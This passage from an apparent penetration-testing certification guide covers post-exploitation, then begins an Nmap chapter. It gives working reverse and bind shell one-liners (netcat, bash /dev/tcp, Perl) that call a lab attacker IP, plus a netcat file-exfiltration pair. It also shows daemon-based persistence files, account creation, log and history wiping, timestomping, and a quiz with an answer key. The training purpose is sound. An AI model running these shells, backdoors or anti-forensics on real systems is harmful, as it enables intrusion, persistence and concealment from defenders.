SSH supports public/private key authentication for users as well. By putting a user's public key in the authorized\_keys file in the user's .ssh directory, a remote user can authenticate as that user to the system using the matching private key. As a result, it's imperative for systems that support key-based authentication that the private key is protected and the authorized\_keys file is not writable by anyone except the user who the directory belongs to.

## Scenario: Abusing an Exposed id\_rsa Key File

1. The attacker finds an id\_rsa private key on an NFS server that was not protected correctly for a service account.
2. The attacker copies that id\_rsa key locally and puts it into the .ssh directory in the attacker's home directory.
3. The attacker starts trying to log in to other systems with that username using key-based authentication.
4. When key-based authentication is allowed and the public key for the private key the attacker has compromised is present on the remote system, the attacker is granted access and receives a shell.

## Scenario: Local Port Forwarding with SSH

To use SSH to forward traffic, the following command binds SSH to port 9000 on the local machine. Any traffic coming in to port 9000 on the local machine is forwarded to port 8080 on remote\_host. In this case, remote\_host must have a listening SSH server.

```
ssh -L 9000:127.0.0.1:8080 remote_host
```

This can be used for multiple ports by using -L multiple times, such as:

```
ssh -L 9000:127.0.0.1:8080 -L 9001:127.0.0.1:8081 remote_host
```

Consider the use case where, during a penetration test, a tester has obtained access to a Linux system at the target organization's perimeter and needs to connect to systems behind the perimeter. It may be possible to use SSH port forwarding to get traffic in or out of a DMZ using port forwarding, depending on the firewall rules.

## Scenario: Remote Port Forwarding with SSH

In this example, SSH listens on port 9000 of remote\_host. Once something connects to 9000 on remote\_host, it is forwarded via port 8081 to the local machine.

```
ssh -R 9000:127.0.0.1:8081 remote_host
```

## Persistence

When a penetration tester achieves access to a target, it may be desirable to maintain that access over some period of time. This may mean retaining access after a user logs out, after a system reboots, or after a session expires. In these cases, testers rely on various persistence mechanisms to retain access. Some methods include using scheduled tasks or scheduled jobs, daemons or services, installing backdoors, using trojans, or configuring new users with access to the system.

### Cross-Reference

Scheduled tasks and scheduled jobs are discussed in [Objective 3.5](#) in the scenarios in the “Windows OS Vulnerabilities” and the “Linux Privileges” sections.

## Daemons

Daemons are programs that run constantly in the background of the OS rather than in the specific context of an interactive user account. This term is generally used to refer to \*nix-based operating systems. In the Windows world, the concept of services performs the function of daemons. So, this section will concentrate on the \*nix-based concept.

## Key Facts

- Linux init process steps are configured in /etc/rc or /etc/inittab or /etc/init/.
- Linux daemon scripts are typically stored in /etc/init.d/.
- Linux can use different init systems, including sysvinit, init, upstart, and system.
- Macs use launchd.
- Traditionally, names end in d, for daemon (e.g., lpd [printing], telnetd [Telnet], sshd [SSH], etc.).
- Daemons run as long as the system runs, regardless of logged-in users, unless the daemon is specifically stopped.

- Daemons typically run with parent process ID 1: the first process started when the OS starts.

## How It Works

In Linux, init was originally started as soon as the OS started. Depending on the version, this may now be handled by systemd, upstart, sysvinit, or others. Since it's the first to start after the kernel, it's Process ID (PID) 1. However it is configured, this process looks at one or more configuration files (often in /etc/rc, /etc/inittab, /etc/systemd/system/, or /etc/init/) to determine what to do. This then launches other programs as it is configured to do so, and it adopts any process whose parent process has died without waiting for the child process to complete. Daemons will therefore typically run under this process, meaning that they run until the system shuts down or they are explicitly stopped. Daemons, in return, are typically stored in /etc/init.d or /usr/lib/systemd/system/.



**ADDITIONAL RESOURCES** Read more about systemd at <http://man7.org/linux/man-pages/man1/systemd.1.html>.

For macOS, this process is significantly different: The daemon launchd holds Process ID 1 and reads its configuration details from plist files in /System/Library/LaunchDaemons and /Library/LaunchDaemons. The plist files then point to executables that will be launched. The plist files must belong to root:wheel, but the script that the plist file points to does not have this ownership limitation. As such, testers may find opportunities to modify the executables that are run if they are improperly secured. Privilege escalation may also be possible because launch daemons may be created as an administrator but run as root.



**ADDITIONAL RESOURCES** Read more about launchd and launchctl at <https://www.launchd.info/>.

Testers who are able to inject their programs into the configuration of existing daemons or who are able to establish their own daemons for backdoors, C2s, or other techniques of attack can establish long-term persistence, regardless of the logged-in users. [Table 3.7-1](#) contains a list of useful commands for manipulating these functions, with examples.

**TABLE 3.7-1** Commands for Daemon Manipulation

| Command     | OS           | Description and Example                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| start, stop | Linux, macOS | Used to stop or start a service. Often included as part of a daemon configuration file. Example: <servicename> start, <servicename> stop                                                                                                                                                                                                                                                                                                                            |
| ps          | Linux, macOS | Shows existing processes running on the system.<br>Mac: <i>ps -ax</i> shows all (-a) processes for all users and includes (-x) processes without an interactive terminal (daemons).<br>Linux: <i>ps -efx</i> shows all (-e) processes, in full (-f) format, including (-x) processes without an interactive terminal (daemons).<br><i>ps -ppid</i> shows all processes whose parent process is process 1.<br><i>ps -U root</i> shows all processes running as root. |
| launchctl   | macOS        | Loads and unloads daemons and controls launchd.<br>Load a plist file:<br><i>sudo launchctl load -w &lt;plistfile&gt;</i><br>List jobs: <i>launchctl list</i><br>Start a job: <i>launchctl start &lt;app label from plist file&gt;</i>                                                                                                                                                                                                                               |
| systemctl   | Linux        | Controls and configures systemd.<br>Start a systemd service: <i>sudo systemctl start &lt;service&gt;</i><br>To enable a service at boot:<br><i>sudo systemctl enable &lt;service with path&gt; --now</i><br>To check status:<br><i>sudo systemctl status &lt;service&gt;</i>                                                                                                                                                                                        |

## Cross-Reference

Daemons can be used for persistence and privilege escalation in Linux, but be sure to look at the Windows equivalent: scheduled tasks. Scheduled tasks can be used for privilege escalation (see [Objective 3.5](#)), lateral movement ([Objective 3.7](#)), and

persistence!

## Scenario: Launch Daemon (Mac)

1. Create a shell script to run a C2, backdoor, or other process. We'll use /users/pentest/scripts/myscript.sh.
2. Make the script executable: chmod +x /users/pentest/scripts/myscript.sh
3. Create a plist file in /Library/LaunchDaemons as root. For this example, we will call this com.pentest.plist:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>Label</key>
 <string>com.pentest</string>
 <key>Program</key>
 <string>/users/pentest/scripts/myscript.sh</string>
 <key>RunAtLoad</key>
 <true/>
</dict>
</plist>
```

4. Add the plist file into launchctl:

```
sudo launchctl load -w /Library/LaunchDaemons/com.pentest.plist
```

## Scenario: Linux Daemon

1. Create a shell script to run a C2, backdoor, or other process. We'll use /users/pentest/scripts/myscript.sh.
2. Make the script executable: chmod +x /users/pentest/scripts/pentest.sh
3. Create a file called `pentest.service` under `/usr/lib/systemd/system/`:

```

[Unit]
Description=pentest
After=network.target
StartLimitIntervalSec=0 [Service]
Type=simple
Restart=always
RestartSec=1
User=centos
ExecStart=/usr/bin/sh /users/pentest/scripts/pentest.sh
[Install]
WantedBy=multi-user.target

```

4. Start it in this example with systemctl: sudo systemctl start pentest

## Backdoors

Backdoors are a way to remotely access a system. These may use legitimate services that are not meant to be enabled by the administrator (such as remote desktop), new applications or services installed at the time of attack (such as VNC), or native services to establish remote connectivity.

## Key Facts

- Often mitigated by network-level controls, such as firewalls
- May be prevented by whitelisting controls
- Typically require root/admin-level access, at least during installation

## How It Works

The tester's goal is to establish a way to get into the system from the network. This may be because the current method of access is insufficient for further attack techniques. More often, it is because a tester needs ongoing access to a target host. C2 channels can function as backdoors, but these may be more complex than are strictly necessary, depending on the goals of testing. There are numerous Metasploit/Meterpreter shell scripts, but this can also be done from a native shell or using various scripting languages. Rather than providing a scenario for this, [Table 3.7-2](#) contains a list of common shell backdoors. Note: These may not work on every system. Some systems do not have Perl or Bash installed or have /dev/tcp enabled, for example.

---

**TABLE 3.7-2** Shell Backdoor Commands

OS	Command	Type
Linux	On the target (10.10.10.1): <code>nc -lp 8675 -e /bin/bash</code> On the attack platform (10.10.10.125): <code>nc 10.10.10.1 8675</code>	Forward
Windows	On the target (10.10.10.1): <code>nc -lp 8675 -e cmd.exe</code> On the attack platform (10.10.10.125): <code>nc 10.10.10.1 8675</code>	Forward
Linux	On the attack platform (10.10.10.125): <code>nc -lp 8675</code> On the target (10.10.10.1): <code>nc 10.10.10.125 8675 -e /bin/sh</code>	Reverse
Linux	On the attack platform (10.10.10.125): <code>nc -lp 8675</code> On the target (10.10.10.1): <code>bash -i &gt;&amp; /dev/tcp/10.10.10.125/8675 0&gt;&amp;1</code>	Reverse
Windows and Linux	On the attack platform (10.10.10.125): <code>nc -lp 8675 &gt; file.txt</code> On the target (10.10.10.1): <code>nc 10.10.10.125 8675 &lt; file.txt</code>	Reverse
Linux	On the target (10.10.10.1): <code>/bin/sh   nc 10.10.10.125 8675</code> On the attack platform (10.10.10.125): <code>nc -lp 8675</code>	Reverse
Linux	On the target (10.10.10.1): <pre>perl -e 'use Socket; \$i="10.10.10.125";\$p=8675; socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp")); if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))) {open(STDIN,&gt;&amp;S"); open(STDOUT,&gt;&amp;S"); open(STDERR,&gt;&amp;S"); exec("/bin/sh -i");}'</pre> On the attack platform (10.10.10.125): <code>nc -lp 8675</code>	Reverse
Windows and Linux	On the target (10.10.10.1): <pre>perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr,"10.10.10.125:8675");STDIN-&gt;fdopen(\$c,r);\$~&gt;fdopen(\$c,w);system\$_ while&lt;&gt;;'</pre> On the attack platform (10.10.10.125): <code>nc -lp 8675</code>	Reverse



**ADDITIONAL RESOURCES** The Pentestmonkey blog has a reverse shell cheat sheet that covers the items included here and more: <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

## Trojans

Classically, a trojan is an application that appears to be something else. This technique is designed to hide the original function of an application from discovery. It can also be used as part of social engineering to convince a user to install software on behalf of an attacker.

## Key Facts

- Typically execute other code in addition to the attack
- Run in the context defined at install time

## How It Works

A tester might find a legitimate application used by the target organization and modify it, or more likely, may create an application exclusively to trick a target into installing the application. This may be a game, a screensaver application, or some other executable that performs apparently innocuous actions in addition to its real designed purpose. As these files are designed to appear to be legitimate applications, they may avoid discovery after being installed. However, antivirus and antimalware programs are designed to identify programs that perform unwanted actions. Without additional evasion techniques, these may be caught by security controls, if not by the original target who installed it.

## Scenario: Injecting a Trojan Shopping Cart

An attacker finds a legitimate shopping cart application on a website and appends code to the end of the legitimate application. The appended code captures the shoppers' information and forwards it to a system controlled by the attacker. The code still performs its normal duties as a shopping cart in addition to this function.

## New User Creation

Creating a new user on a system and granting the user privileged access may enable a tester to access a system even if the currently compromised user logs out.

## Key Facts

- Often a highly detectable technique
- Relies on remote access to the system through other exposed channels (e.g., Remote Desktop, SSH, etc.)
- Requires privilege to create a user and elevate the user's privilege

## How It Works

When a tester compromises a system and obtains initial access, there's always a risk that the account will be detected or that the password will be changed. It's even possible that the user will log out of a compromised session and cause the tester to lose access. When testers are able to achieve privileged access, most systems will allow a tester to create an additional user and grant privileges to that user. This is useful in the case where a tester has remote access to the system in some way that allows the newly created credentials to be used. It also may raise the difficulty level for defenders who need to establish the full scope of compromise.

## Scenario: Create a New Account: Windows

In Windows, this can be done from the command prompt with net commands.

- Make a new user on the local system: `net user <username> <password> /add`
- Add the user to the local Administrators group: `net localgroup administrators <username> /add`
- Add a user on the domain, and add the /dom flag.
- Add a user to a domain group: `net group <group name> <username> /add /dom`

## Scenario: Create a New Account: Linux

In Linux, this can be done with the useradd command from a root privileged account. This can be done with su - or sudo.

- Make a new user: `sudo useradd -G <group> <username>` and then `passwd <username>` to set the password.

## Covering Your Tracks

Antiforensics is the process of hardening an attack against forensic investigative efforts. It may be a requirement to remain undetected for as long as possible in order to test the

response capabilities of an incident response team. That may include covering up the attack so that defenders can't easily discern what happened in order to establish the full scope of compromise. In most tests, this technique will likely not be used, but in the event an engagement requires it, a tester should be familiar with the possibilities.

## Key Facts

- Designed to test investigative capabilities through destruction or obfuscation.
- Important to confirm this is within scope/RoE!
- Pentests never truly hide the attack, so keep good notes.

## How It Works

Here are a few of the techniques that testers might use to cover their tracks during a penetration test:

- Erasing event logs
- Tampering with event logs to change the nature of the logged event, for example, the time it occurred, or what was done, or to delete specific entries within the log
- Erase shell history or command line logs, for example, export HISTSIZE=0 to set the shell to not log commands and history -c to clear commands up to that point
- Change timestamp values (e.g., Timestomp): Meterpreter: timestomp targetfile.txt -z "11/01/1977 08:33:00"
- Secure file deletion, such as with the Linux shred command

## REVIEW

**Objective 3.7: Given a scenario, perform post-exploitation techniques** In this objective, we attempt to cover the high-level concepts of lateral movement, persistence, and covering your tracks during a penetration test. These are all broad areas of study. Penetration testers should do additional research to obtain expertise in these concepts in practice.

Lateral movement is the process of moving from machine to machine within the environment, and Windows, Apple, and Linux all have different considerations for how these apply. Applications that provide remote services may exist as native components to the operating system (such as WMI, RPC/DCOM, and scheduled tasks), or remote services may be provided by installed third-party applications (such as VNC, Apple Remote Desktop, SSH, and Telnet).

Persistence is the process of maintaining access after initial access is established. This may require privilege escalation in order to be successful, and the concepts of privilege escalation may also apply to these and to certain techniques used in lateral movement. Using daemons, backdoors, trojans, and new users are all methods of attack that penetration testers might leverage during testing to maintain persistence.

Although most penetration tests will not require a tester to hide the actions taken during a test, the techniques that an attacker uses to cover their tracks may be useful for a penetration tester engaged in an exercise designed to test incident response capabilities. Using tactics such as log tampering, timestamp manipulation, and the destruction of forensic evidence, testers may thwart the efforts of skilled defenders to uncover the true nature of their activities. However, a true pentest should never truly hide the attack—in most cases, these steps will still need to be documented for the report.

## 3.7 QUESTIONS

1. Which of the following is valid for a reverse shell backdoor on Windows?  
Assume the testing platform is 10.10.10.1 and that this command is being run on the target system.

  - A. perl -e 'use Socket; \$i="10.10.10.1";\$p=80; socket(S,PF\_INET,SOCK\_STREAM,getprotobynumber("tcp")); if(connect(S,sockaddr\_in(\$p,inet\_aton(\$i)))){open(STDIN,>&S"); open(STDOUT,>&S"); open(STDERR,>&S"); exec("/bin/sh -i");};
  - B. /bin/sh | nc 10.10.10.1 80
  - C. nc -lp 80 -e cmd.exe
  - D. nc 10.10.10.1 80 -e cmd.exe
2. What form of lateral movement is this?

```
$pentest= [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","10.10.10.1"))
$pentest.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",$null,$null,"7")
```

  - A. WMI
  - B. RPC/DCOM
  - C. VNC
  - D. PsExec
3. Which of the following are valid methods for achieving persistence? (Choose all that apply.)

- A. Scheduled tasks
  - B. Timestomping
  - C. VNC
  - D. SMB
4. Which of the following is an example of a trojan?
- A. A game featuring elves that throw snowballs
  - B. A remote access client
  - C. An image file with hidden data inside it
  - D. A version of the calculator app that also provides a system backdoor
5. A penetration tester has obtained access to a Linux system that bridges two networks. The penetration tester needs to pivot into the new network using SSH. Which of the following should the tester use to perform local port forwarding with SSH?
- A. ssh -L 9000: remote\_host:8000 127.0.0.1
  - B. ssh -L 9000:127.0.0.1:8000 remote\_host
  - C. ssh -R 9000:127.0.0.1:8000 remote\_host
  - D. ssh -R 9000: remote\_host:8000 127.0.0.1
6. Which of the following will use WMI to launch the process “evil.exe” on a remote machine?
- A. wmic create process "C:\Windows\Temp\evil.exe"
  - B. wmic /node:remotecomputer /user:remotecomputer\testuser /password: Abc123! process call create "C:\Windows\Temp\evil.exe"
  - C. wmic /node:remotecomputer /user:remotecomputer\testuser /password: Abc123! Create process "C:\Windows\Temp\evil.exe"
  - D. wmic process call create "C:\Windows\Temp\evil.exe"
7. Which of the following is a valid way to use SMB for lateral movement?
- A. Running content on a remote target
  - B. Installing applications on a remote target
  - C. Copying files to or from a remote target
  - D. Maintaining persistence on a remote target
8. Which of the following is a method of covering your tracks during a penetration test?
- A. Deleting log files

- B. Obfuscating script content
- C. Don't talk about what was actually done in the report to protect pentest trade secrets
- D. SSH port forwarding across networks

## 3.7 ANSWERS

1. **D** The first two options call /bin/sh, which is not a native Windows shell. The last two options differ. To perform a reverse shell, a tester would want to run the listener command (-lp) on the testing platform and connect back to it from the target, making D the best answer.
2. **B** The key is “ProgID” in the PowerShell code. DCOM abuse uses ProgIDs or AppIDs.
3. **A C** VNC could be used as a backdoor for persistence. And scheduled tasks can be used much in the same way as daemons in Windows. However, SMB is only a protocol, and timestamping is an antiforensics technique.
4. **D** A game or remote access client, by itself, is not a trojan. But a calculator shouldn't be providing a backdoor unless it's a trojan.
5. **B** The correct syntax for local port forwarding is defined under “ssh” in the “Lateral Movement” section of this objective.
6. **B** Process call create is the correct syntax, and to run it remotely, the remote target, username, and password should be supplied.
7. **C** SMB can't execute content remotely, but it can copy files.
8. **A** Deleting log files would be a challenge to responders. Port forwarding would be pivoting. Omission from the report would be a bad practice. Obfuscating script content would primarily be a defense evasion technique designed to circumvent antivirus or antimalware controls.



# Penetration Testing Tools

## Domain Objectives

- 4.1 Given a scenario, use Nmap to conduct information gathering exercises.
- 4.2 Compare and contrast various use cases of tools.
- 4.3 Given a scenario, analyze tool output or data related to a penetration test.
- 4.4 Given a scenario, analyze a basic script.



### Objective 4.1    Given a scenario, use Nmap to conduct information gathering exercises

Nmap is one of the primary scanning tools, not only for penetration testing but also network management and defense. Nmap is fast, has many customization options that allow its users to gather various depths of information about targets, and allows different degrees of stealth. Combining different options will change the behavior to display less or more information; generate more or less network traffic; and determine what information is returned about a target, including protocols and services being used, operating system versions, and vulnerabilities.

# Nmap Scanning Options

Nmap uses flags specified at the command line to determine how it runs. These flags may be used together or separately. When a flag is not supplied, Nmap will use its defaults. [Table 4.1-1](#) highlights some of the most commonly used scanning options.

**TABLE 4.1-1** Nmap Scanning Options

Option	Description
-sS	SYN scan
-sT	Full connect scan
-p	Port selection
-sV	Service identification
-O	OS fingerprinting
-Pn	Disable ping
-iL	Target input file
-T	Timing

## SYN Scan

**Format:** nmap -sS <target>

SYN scans (aka half-open scans) in Nmap are used to stealthily identify TCP ports as quickly as possible, but at the cost of reliability. Because this mode causes Nmap to look only for the SYN/ACK response from the target, Nmap can move much more quickly than if it waited for the entire handshake. However, a service is not necessarily reachable when it sends a SYN/ACK response. If there are other inline technologies that block the rest of the connection, these targets may still be inaccessible to connections that rely on the full handshake. The primary benefit of this type of scan is when stealth is a consideration. Since incomplete connections may not be logged, application owners may not be aware that their applications are being scanned. SYN scan will return open if the remote host returns an ACK, closed if it returns an RST packet, and filtered if it gets back nothing or an ICMP message.

### Cross-Reference

[Objective 2.2](#) contains additional information about Nmap, including how ports are treated, and SYN versus full connect scanning.

The output for a SYN scan and a TCP scan is similar, and without other information, they are indistinguishable. [Figure 4.1-1](#) shows an example of SYN scan output. Only the two ports specified by the -p option are shown. The service is listed, but no other information is shown because no other options have been supplied to perform service identification.

A screenshot of a terminal window titled "Terminal — bash — 70x26". The window shows the command "nmap -sS -p 80,443 10.211.55.17" being run. The output includes the start message, the host report ("Host is up (0.00034s latency)"), a table of open ports with their services, and the completion message.

```
root@kali32:~/comptia# nmap -sS -p 80,443 10.211.55.17
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 14:40 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00034s latency).

PORT STATE SERVICE
80/tcp open http
443/tcp closed https
MAC Address: 00:1C:42:39:5D:3C (Parallels)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali32:~/comptia#
```

**FIGURE 4.1-1** Nmap SYN scan

## Full Connect Scan

**Format:** nmap -sT <target>


Full connect scans, also known as TCP scans (-sT), complete the three-way handshake when they perform scanning. This is slower but more accurate than SYN scanning. This type of scan is typically used when a tester wants to know for certain which ports are open, as well as what may be protected by other controls like firewalls. This type of scan may be preferable when stealth is not a concern during testing.

## Service Identification

**Format:** nmap -sS -sV <target>

Service identification (-sV) scanning is combined with either -sS or -sT and will send a variety of service fingerprinting packets to an open port in order to determine the type of service running on it. Regardless of the primary scanning type, this connects

multiple times to the open port. This helps identify the services listening when they are on unexpected or unknown ports, but this type of scan is noisy and clearly identifiable as Nmap. Application owners will likely be aware that they are being scanned when this option is used. As in [Figure 4.1-2](#), the version field **①** and the bottom banner **②** indicate that this is a service fingerprinting scan.



The terminal window shows the following Nmap command and its output:

```
[root@kali32:~/comptia# nmap -sS -sV -p 80,443 10.211.55.17
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 14:43 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00033s latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) ①
443/tcp closed https
MAC Address: 00:1C:42:39:5D:3C (Parallels)

② Service detection performed. Please report any incorrect results
at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds
root@kali32:~/comptia#]
```

The output shows a service fingerprinting scan for ports 80 and 443. The service on port 80 is identified as Apache httpd 2.2.8 ((Ubuntu) DAV/2). The bottom banner indicates service detection was performed. The terminal window has three colored status indicators (red, yellow, green) in the top left corner.

**FIGURE 4.1-2** Nmap service identification

## Script Scanning

**Format:** `nmap -sS -sC <target>` or `nmap -sS -sC --script=<scriptname> <target>`

A feature that sets apart Nmap from other port scanning tools is the Nmap Scripting Engine (NSE). When open ports are detected with a script scan, Nmap can run NSE scripts against the host to identify more information about open ports and even test for vulnerabilities. In addition to the script scan option (-sC), testers can specify specific scripts or script categories using the --script option. Without this option, Nmap uses the default. However, scripts that run can be tailored by specifying individual scripts, categories, or a mix.

In [Figure 4.1-3](#), the output shown is similar to the Version scan. However, note the http-server-header **①** is on a new line from the port, state, and service entry. It also begins with `_`, indicating that it's script output. This also doesn't have the bottom banner that states the results come from service detection, meaning this information could only have come from a script scan.



A screenshot of a Mac OS X terminal window titled "Terminal — bash — 70x26". The window shows the command "root@kali32:~/comptia# nmap -sS -sC --script=version -p 80,443 10.211.55.17" being run. The output includes the Nmap version (7.70), scan date (2019-09-28 14:49 EDT), host status (Host is up), port information (PORT STATE SERVICE), and service details (HTTP server header). A callout bubble labeled ① points to the "I\_http-server-header" line. The MAC address is also listed. The scan summary at the end indicates 1 IP address scanned in 0.43 seconds.

```
[root@kali32:~/comptia# nmap -sS -sC --script=version -p 80,443 10.211.55.17]
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 14:49 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00032s latency).

PORT STATE SERVICE
80/tcp open http
① I_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
443/tcp closed https
MAC Address: 00:1C:42:39:5D:3C (Parallels)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
root@kali32:~/comptia#
```

**FIGURE 4.1-3** Nmap script scanning

## OS Fingerprinting

**Format:** nmap -sS -O <target>

Service fingerprinting identifies services, and OS fingerprinting (-O) will attempt to identify the underlying operating system on a target. It sends different packets to open and closed ports and attempts to identify the operating system based on the responses. This isn't very noisy, but it's a rough guess and is prone to false positives. It is useful for identifying potential exploits. In order for OS fingerprinting to work correctly, it needs to have at least one open and one closed port for scanning. Without this, Nmap may make a guess, but at reduced reliability.

Figure 4.1-4 shows OS detection output added to a SYN scan. The normal port information is displayed. However, the device type ①, running ②, OS CPE (Common Platform Enumeration) ③, and OS details ④ output fields have been added. The OS detection performed banner ⑤ is also displayed to indicate OS fingerprinting has been run.

```
Terminal — bash — 70x26
root@kali32:~/comptia# nmap -sS -O -p 22,445,80,443 10.211.55.17
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 15:19 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00036s latency).

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp closed https
445/tcp open microsoft-ds
MAC Address: 00:1C:42:39:5D:3C (Parallels)

① Device type: general purpose
② Running: Linux 2.6.X
③ OS CPE: cpe:/o:linux:linux_kernel:2.6
④ OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

⑤ OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
root@kali32:~/comptia#
```

**FIGURE 4.1-4** Nmap OS fingerprinting

## Scanning with -A

**Format:** nmap -A <target>

Nmap has an option that combines many of the common options into a single flag. The -A flag combines OS detection, version detection, script scanning, and traceroute into a single flag. This can further be combined with other flags, but it is not required. Figure 4.1-5 shows an example of output from this command. Notice that the version is included in the same line as the port ① to indicate that a version scan has been run. Also note the line beginning with | ② that comes from script scanning. The OS information ③ and traceroute information ④ are also displayed. Finally, the banner at the end ⑤ says that OS and service detection have been performed.

Terminal — bash — 70x26

```
[root@kali32:~/comptia# nmap -A -p 23,53,80 10.211.55.17
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 15:38 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00035s latency).

PORT STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
① 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
② |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
MAC Address: 00:1C:42:39:5D:3C (Parallels)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
③ OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
④ HOP RTT ADDRESS
1 0.35 ms 10.211.55.17

⑤ OS and Service detection performed. Please report any incorrect results at h
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
root@kali32:~/comptia#]
```

**FIGURE 4.1-5** Nmap -A

## Disable Ping

**Format:** nmap -Pn -sS <target>

When ICMP is blocked to hosts, a tester will need to disable ping checks to force Nmap to scan the targets. The -Pn flag tells Nmap not to attempt to ping a host before scanning. This will take longer for hosts that are down, as subsequent requests to nonexistent services will have to time out. This scan is typically coupled with a port list in order to limit the number of ports attempted and expedite the scan as much as possible. Output will typically be identical with or without ping enabled. In verbose mode, an additional line will indicate whether an ARP or ICMP scan has taken place when ping is enabled.

# Input File

**Format:** nmap -iL <input file>

The format example does not include additional scan flags, although any can be supplied. The -iL option reads in the list of targets from a specified file. Each IP address or network range should be on a new line. Nmap can use CIDR notation. For example:

```
cat list
192.168.153.200/31
10.255.17.4
10.122.18.3
nmap -sS -p 80,443 -iL list
```

# Timing

**Format:** nmap -T<number> <target>

Scan timing can be 0 through 5 (e.g., -T0, -T5), going from slower to faster. Slower scans may evade network controls that rely on detections based on patterns of behavior that occur over relatively short intervals. However, faster scans may be prone to reliability issues due to packet loss or delays with processing time at the scanner. Nmap scans at a default of T3. The success of timed scans will depend on the reliability of the network, the time available for scanning, and the target network's bandwidth. [Table 4.1-2](#) highlights the timing options available.

---

**TABLE 4.1-2** Timing Options in Nmap

Option	Timing Information
-T0	<b>Paranoid Mode</b> Scan is serialized so only one port at a time is scanned, and Nmap waits 5 minutes between probes. Good for stealth, but slow.
-T1	<b>Sneaky Mode</b> Scan is serialized so only one port at a time is scanned, and Nmap waits 15 seconds between probes. Good for stealth, but slow.
-T2	<b>Polite Mode</b> Scan is serialized so that only one port at a time is scanned. Nmap waits 0.4 seconds between each probe. Good for low system resources and delicate systems.
-T3	<b>Normal Mode (Default)</b> Scan is parallelized so that multiple probes will happen at once.
-T4	<b>Aggressive Mode</b> Scan is parallelized, timeouts are lowered to 100 ms, and only six retries are allowed. Used when fast results are required and network is very reliable. May omit results if network drops packets or responds slowly. Highly detectable. May affect network performance.
-T5	<b>Insane Mode</b> Scan is parallelized, timeouts are lowered to 100 ms, and only two retries are allowed. Used when fast results are required and network is very reliable. May omit results if network drops packets or responds slowly. Highly detectable. May affect network performance.

The output from these scans is the same in most cases, except as noted for reliability in [Table 4.1-2](#). Verbose mode may print timing differences for scans.

## Output Parameters

